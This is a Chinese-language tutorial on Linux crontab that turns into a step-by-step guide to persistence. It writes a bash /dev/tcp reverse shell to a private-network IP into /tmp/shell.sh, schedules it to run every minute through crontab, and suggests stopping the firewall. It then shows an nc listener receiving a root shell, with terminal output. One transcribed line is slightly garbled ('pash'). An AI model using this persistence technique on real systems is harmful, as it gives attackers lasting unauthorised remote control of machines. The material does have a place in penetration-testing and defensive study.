定时任务维持

定时任务介绍

Linux crontab 是用来定期执行程序的命令。

当安装完成操作系统之后,默认便会启动此任务调度命令。

crond 命令每分钟会定期检查是否有要执行的工作,如果有要执行的工作便会自动执行该工作。

注意:新创建的 cron 任务,不会马上执行,至少要过 2 分钟后才可以,当然你可以重启 cron 来马上执行。

命令介绍如下

```
用法:【crontab [options] file】|【crontab [options]】|【crontab -n [hostname]】
选项:

-u <user> 定义用户
-e 编辑用户的计划任务
-1 列出用户的计划任务
-r 删除用户的计划任务
-i 删除前提示
-n <host> set host in cluster to run users' crontabs
-c get host in cluster to run users' crontabs
-s selinux context
-x <mask> 启用调试
```

时间格式如下:

f1 f2 f3 f4 f5 program

其中 f1 是表示分钟, f2 表示小时, f3 表示一个月份中的第几日, f4 表示月份, f5 表示一个星期中的第几天。 program 表示要执行的程序。

当 f1 为 * 时表示每分钟都要执行 program, f2 为 * 时表示每小时都要执行程序, 其馀类推

当 f1 为 a-b 时表示从第 a 分钟到第 b 分钟这段时间内要执行, f2 为 a-b 时表示从第 a 到第 b 小时都要执行, 其馀类推

当 f1 为 */n 时表示每 n 分钟个时间间隔执行一次, f2 为 */n 表示每 n 小时个时间间隔执行一次, 其馀类推 当 f1 为 a, b, c, . . . 时表示第 a, b, c, . . . 分钟要执行, f2 为 a, b, c, . . . 时表示第 a, b, c 个小时要执行, 其馀类推

定时任务维持

1、创建shell脚本在 /tmp/shell.sh

bash -i > &/dev/tcp/192.168.41.129/12345 0> &1

```
[root@localhost tmp]# echo "bash -i >& /dev/tcp/192.168.41.129/12345 0>&1" >shell.sh
[root@localhost tmp]# ls

ks-script-qwJq58 vmware-root
yum.log
systemd-private-b22b935800854c978503e7ef9117065e-chronyd.service-K4D7GF yum_save_tx.2021-08-25.1
systemd-private-b22b935800854c978503e7ef9117065e-httpd.service-vtS7VY
[root@localhost tmp]# cat shell.sh
pash -i >& /dev/tcp/192.168.41.129/12345 0>&1
[root@localhost tmp]# |
```

2、更改权限


```
chmod 755 /tmp/shell.sh
```

3、编辑计划任务 crontab -e 输入 */1 * * * * /tmp/shell.sh , 如果是-e编辑的不需要添加用户名

```
systemctl status crond //<mark>查看计划任务状态</mark>
systemctl start crond.service//启动计划任务
```

```
[root@localhost tmp]# crontab -l
*/1 * * * * root /tmp/shell.sh
[root@localhost tmp]# | 编辑成功
```

4、在192.168.41.129上用nc监听,如果不行记得关闭防火墙 systemctl stop firewalld.service



5、等待连接,连接成功

```
sent 5, rcvd 65
bash-5.0$ nc -lvvp 12345
listening on [any] 12345 ...
192.168.41.135: inverse host lookup failed: Unknown host
connect to [192.168.41.129] from (UNKNOWN) [192.168.41.135] 45774
bash: 此 shell 中无任务控制
[root@localhost ~]# ■
```